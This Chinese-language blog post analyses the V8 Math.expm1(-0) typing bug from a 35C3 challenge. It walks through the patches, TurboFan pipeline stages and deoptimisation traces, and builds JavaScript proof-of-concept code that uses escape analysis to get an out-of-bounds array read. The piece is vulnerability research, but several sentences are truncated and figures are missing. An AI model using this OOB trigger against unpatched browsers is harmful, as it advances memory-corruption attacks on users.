v8-Math.expm1-OOB深入分析

V1NKe / 2019-10-16 09:21:37 / 浏览数 3271 安全技术 二进制安全 顶(0) 踩(0)

前言：

分析了一下Math.expm1(-0)的OOB的洞，发现小到可能觉得只是个功能特性问题，并不是一个bug的漏洞，也能够通过一些极其巧妙的方法来达到一个意想不到的漏洞利

正文：

相关issue在这里：

1. https://bugs.chromium.org/p/project-zero/issues/detail?id=1710
2. https://bugs.chromium.org/p/chromium/issues/detail?id=880207

关键的在这里：

```
function foo() {
 return Object.is(Math.expm1(-0), -0);
}

console.log(foo());
%OptimizeFunctionOnNextCall(foo);
console.log(foo());

$ ./d8 --allow-natives-syntax expm1-poc.js
true
false
```

可能乍一看，也就是一个特性问题，正不正确的其实也没多大关系..漏洞发现者开始也是这么觉得的..但是后来他才发现这个漏洞是完全可利用的RCE。该漏洞修复了两次，第

1. https://chromium.googlesource.com/v8/v8.git/+/76df2c50d0e37ab0c42d0d05a637afe999fffc49
2. https://chromium.googlesource.com/v8/v8.git/+/56f7dda67fdc9777719f71225494033f03aecc96

这里就拿35C3上的题来说，作者拿了他发现的这个洞去出了题，出的是只打了operation-typer.cc没有打typer.cc的题。现在我们直接来分析一下，先看看两个patc

operation-typer.cc：

```
Type OperationTyper::NumberExpm1(Type type) {
  DCHECK(type.Is(Type::Number()));
-  return Type::Union(Type::PlainNumber(), Type::NaN(), zone());
+  return Type::Number();
}

Type OperationTyper::NumberFloor(Type type) {
```

typer.cc：

```
@@ -1433,7 +1433,6 @@
    // Unary math functions.
    case BuiltinFunctionId::kMathAbs:
    case BuiltinFunctionId::kMathExp:
-    case BuiltinFunctionId::kMathExpm1:
      return Type::Union(Type::PlainNumber(), Type::NaN(), t->zone());
    case BuiltinFunctionId::kMathAcos:
    case BuiltinFunctionId::kMathAcosh:
@@ -1443,6 +1442,7 @@
    case BuiltinFunctionId::kMathAtanh:
    case BuiltinFunctionId::kMathCbrt:
    case BuiltinFunctionId::kMathCos:
+    case BuiltinFunctionId::kMathExpm1:
    case BuiltinFunctionId::kMathFround:
    case BuiltinFunctionId::kMathLog:
    case BuiltinFunctionId::kMathLog1p:
```

需要说明的是这时候的CheckBounds检查还是可以消除的。


从patch来看修改了MathExpm1的type类型，本来是PlainNumber■NaN类型的，现在修改成了Number类型。PlainNumber类型表示除-0之外的任何浮点数，但是这是在

当我们直接运行Poc的话，仍然会得到一样的结果，我们先看看IR显示结果：

```
function test(x){
   var b = Object.is(Math.expm1(x),-0);
   return b;         //a[b * 4];
}

print(test(-0));
for (var i = 0; i < 100000; i++) {
   test(1);
}

print(test(-0));
```



这里直接显示了Number类型，原因是他打了operation-typer.cc的补丁，导致TurboFan猜测类型结果为Number类型，所以导致后面可真也可假，不会触发bug。那我

该函数Math.expm1是数字输入的优化结点，也就是说TurboFan推测该函数输入将会是一个数字。如果运行的确实是一个数字的话，那么它就继续执行代码，但是如果不是


修改一下代码如下：

```
function test(x){
   var b = Object.is(Math.expm1(x),-0);
   return b;         //a[b * 4];
}

print(test(-0));
for (var i = 0; i < 100000; i++) {
   test("1");
}

print(test(-0));
```

此时再看IR会发现有两个文件，其中一个是正常NumberExpm1优化，另一个就是内置函数的优化了，得到了一个Call结点：



加上--trace-deopt来查看一下去优化的信息：

```
[deoptimizing (DEOPT eager): begin 0x1bddfbb9df21 <JSFunction test (sfi = 0x1bddfbb9dc71)> (opt #0) @0, FP to SP delta: 24, ca
           ;;; deoptimize at <./exp.js:2:25>, not a Number or Oddball
 reading FeedbackVector (slot 8)
 reading input frame test => bytecode_offset=0, args=2, height=6, retval=0(#0); inputs:
     0: 0x1bddfbb9df21 ;  [fp -  16]  0x1bddfbb9df21 <JSFunction test (sfi = 0x1bddfbb9dc71)>
     1: 0x234d92701521 ;  [fp +  24]  0x234d92701521 <JSGlobal Object>
     2: 0x28603cd042c9 ; rax 0x28603cd042c9 <String[1]: 1>
     3: 0x1bddfbb81749 ;  [fp -  24]  0x1bddfbb81749 <NativeContext[249]>
     4: 0x28603cd00e19 ; (literal  3) 0x28603cd00e19 <Odd Oddball: optimized_out>
     5: 0x28603cd00e19 ; (literal  3) 0x28603cd00e19 <Odd Oddball: optimized_out>
     6: 0x28603cd00e19 ; (literal  3) 0x28603cd00e19 <Odd Oddball: optimized_out>
     7: 0x28603cd00e19 ; (literal  3) 0x28603cd00e19 <Odd Oddball: optimized_out>
     8: 0x28603cd00e19 ; (literal  3) 0x28603cd00e19 <Odd Oddball: optimized_out>
     9: 0x28603cd00e19 ; (literal  3) 0x28603cd00e19 <Odd Oddball: optimized_out>
 translating interpreted frame test => bytecode_offset=0, height=48
   0x7ffe301a06b8: [top + 104] <- 0x234d92701521 <JSGlobal Object> ;  stack parameter (input #1)
   0x7ffe301a06b0: [top +  96] <- 0x28603cd042c9 <String[1]: 1> ;  stack parameter (input #2)
   -------------------------
   0x7ffe301a06a8: [top +  88] <- 0x563b96976ef5 ;  caller's pc
   0x7ffe301a06a0: [top +  80] <- 0x7ffe301a0710 ;  caller's fp
   0x7ffe301a0698: [top +  72] <- 0x1bddfbb81749 <NativeContext[249]> ;  context (input #3)
   0x7ffe301a0690: [top +  64] <- 0x1bddfbb9df21 <JSFunction test (sfi = 0x1bddfbb9dc71)> ;  function (input #0)
   0x7ffe301a0688: [top +  56] <- 0x1bddfbb9e079 <BytecodeArray[43]> ;  bytecode array
   0x7ffe301a0680: [top +  48] <- 0x003900000000 <Smi 57> ;  bytecode offset
   -------------------------
   0x7ffe301a0678: [top +  40] <- 0x28603cd00e19 <Odd Oddball: optimized_out> ;  stack parameter (input #4)
   0x7ffe301a0670: [top +  32] <- 0x28603cd00e19 <Odd Oddball: optimized_out> ;  stack parameter (input #5)
   0x7ffe301a0668: [top +  24] <- 0x28603cd00e19 <Odd Oddball: optimized_out> ;  stack parameter (input #6)
   0x7ffe301a0660: [top +  16] <- 0x28603cd00e19 <Odd Oddball: optimized_out> ;  stack parameter (input #7)
   0x7ffe301a0658: [top +   8] <- 0x28603cd00e19 <Odd Oddball: optimized_out> ;  stack parameter (input #8)
   0x7ffe301a0650: [top +   0] <- 0x28603cd00e19 <Odd Oddball: optimized_out> ;  accumulator (input #9)
[deoptimizing (eager): end 0x1bddfbb9df21 <JSFunction test (sfi = 0x1bddfbb9dc71)> @0 => node=0, pc=0x563b969772c0, caller sp=
Feedback updated from deoptimization at <./exp.js:2:25>, not a Number or Oddball
```

可以看见一些not a Number or
Oddball的信息，说明跟编译器推测的Number类型不一样，从而发生了去优化，此时编译器在结点处猜测的类型为PlainNumber|NaN，已经达到了我们所期望的结果了。

整个过程其实就是编译器先运行假设输入为**Number**类型，当类型反馈告诉编译器此时的输入是一个字符串时，**TurboFan**此时就会去优化，第二次编译该函数时，会调用输

总体来说，**TurboFan**是根据类型反馈**FeedBack**来工作的，还有一个点是"预测"。就是反馈和预测相结合来工作的。

接下来要考虑的就是该如何去触发OOB的访问了。


先测试如下代码：

```
function test(x){
   var a = [1.1,2.2,3.3,4.4];
   var b = Object.is(Math.expm1(x),-0);
   return a[b*4];         //a[b * 4];
}

for (var i = 0; i < 100000; i++) {
   test("1");
}

print(test(-0));
```

直接看simplified lowering阶段的IR：



可以发现这里被折叠为直接取了数组的第零位。往前看看被折叠的最初始位置。

最开始可以在typer阶段就可以看见，typer阶段的SameValue结点就已经折叠为false了，后面自然就直接取index为0了。具体可以看operation-typer.cc的代码：

```
Type OperationTyper::SameValue(Type lhs, Type rhs) {
 if (!JSType(lhs).Maybe(JSType(rhs))) return singleton_false();
 if (lhs.Is(Type::NaN())) {
   if (rhs.Is(Type::NaN())) return singleton_true();
   if (!rhs.Maybe(Type::NaN())) return singleton_false();
 } else if (rhs.Is(Type::NaN())) {
   if (!lhs.Maybe(Type::NaN())) return singleton_false();
 }
 if (lhs.Is(Type::MinusZero())) {
   if (rhs.Is(Type::MinusZero())) return singleton_true();
   if (!rhs.Maybe(Type::MinusZero())) return singleton_false();
 } else if (rhs.Is(Type::MinusZero())) {
   if (!lhs.Maybe(Type::MinusZero())) return singleton_false();      --> fold false
 }                                    // hit here
 if (lhs.Is(Type::OrderedNumber()) && rhs.Is(Type::OrderedNumber()) &&
     (lhs.Max() < rhs.Min() || lhs.Min() > rhs.Max())) {
   return singleton_false();
 }
 return Type::Boolean();
}
```

所以我们需要改变一下代码形式，使得SameValue在该阶段不被折叠，也就是不被“发现就可以了”。

根据代码，我们有两种方式，第一种为使得左分支可能为-0，第二种为使得右分支不为-0。因为第一种是固定不能变的，所以我们只能从第二种方式下手，我们得把-0右分

先试试这样的：


```
function test(x,y){
   var a = [1.1,2.2,3.3,4.4];
   var b = Object.is(Math.expm1(x),y);
   return a[b*4];         //a[b * 4];
}

for (var i = 0; i < 100000; i++) {
   test("1",-0);
}

print(test(-0,-0));
```

这时候虽然SameValue结点会保留下来，但是到了simplified
lowering阶段的时候无法消除CheckBounds，这样最终也是无法利用的，后面可以发现y作为第二个参数Parameter[2]结点为NotInternal类型，该类型表示编译器不

这点得去好好研究一下TurboFan的pipeline运行机制。此处引用一个作者的图来表示pipeline管道优化的大概流程：



typed-optimizitaion阶段会简化SameValue结点，可以简化为ObjectIsMinusZero结点，simpified-lowering阶段会简化ObjectIsMinusZero结点，会直接将他折叠

又上面可知我们不希望在**typer**阶段就被折叠为**false**，也不希望**CheckBounds**无法消除，那我们就需要将**SameValue**结点保留到**simpified-lowering**阶段，让这个阶

也就是需要绕过**typer-lowering**阶段稳定到**simplified-lowering**阶段。

这时候我们可以用一下逃逸分析（escape-analysis），代码改为如下：

```
function test(x){
   var a = [1.1,2.2,3.3,4.4];
   var c = {x:-0};
   var b = Object.is(Math.expm1(x),c.x);
   return a[b*4];         //a[b * 4];
}

for (var i = 0; i < 100000; i++) {
   test("1");
}

print(test(-0));
```

逃逸分析阶段的作用就是简化非逃逸对象，什么叫非逃逸对象呢。

```
function test(){
   var a = {x:1};
   return a.x;
}
```

此时a就叫非逃逸对象，因为他的x属性值是固定不可变的，也就是说可以将a.x直接折叠为1。

```
function escape(x){
   x.x = 2;
}

function test(){
   var a = {x:1};
   escape(a);
   return a.x;
}
```


此时a是逃逸对象，也就是说逃脱了**test**的范围，因此就无法优化折叠了。

此时我们用以上更改过的代码跑之后就可以得到结果：

```
2.2741325538412e-310
```


显然我们已经成功OOB了。还不够，此时我们再来看看IR图。

typer阶段：




显然已经不会被直接折叠为`false`。

`typed-lowering`阶段：




没有被简化为`ObjectIsMinusZero`结点。

`escape-analysis`阶段：



此时SameValue右结点被折叠为-0。

simpified-lowering阶段：



此时checkbounds结点被消除了。

所以SameValue结点一直存活到了最后一个简化阶段。

这题目其实也可以先考虑"逃逸分析"后考虑"去优化"，也会发现一些有趣的东西，比如在十万次循环中写上的是"-0"，那么还会多出一个NumberLessThan结点等等，这就

总结：

发现TurboFan最大的一个特点也是最重要的一个特点就是它的"惰性思维"，也就是说不断输入某个特定情况时，那么TurboFan会以为以后的情况也是该种情况，从而优化
这里其实有几个问题我是不太明白的。CheckBounds是如何消除的？图中已经表明了CheckBounds左分支为Range(0,4)，那么4不应该是已经超出Array
MaxLength了吗，为什么还能被消除呢？最后是SameValue处右结点已经折叠为-0了，那么之后反馈过程中一直为false，为什么不折叠为index■0呢直接取第一个元素

`offset去取element呢？`

Reference：

1. https://abiondo.me/2019/01/02/exploiting-math-expm1-v8/

点击收藏 | 0 关注 | 1

上一篇：windows样本高级静态分析之识... 下一篇：D-Link service.cg...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板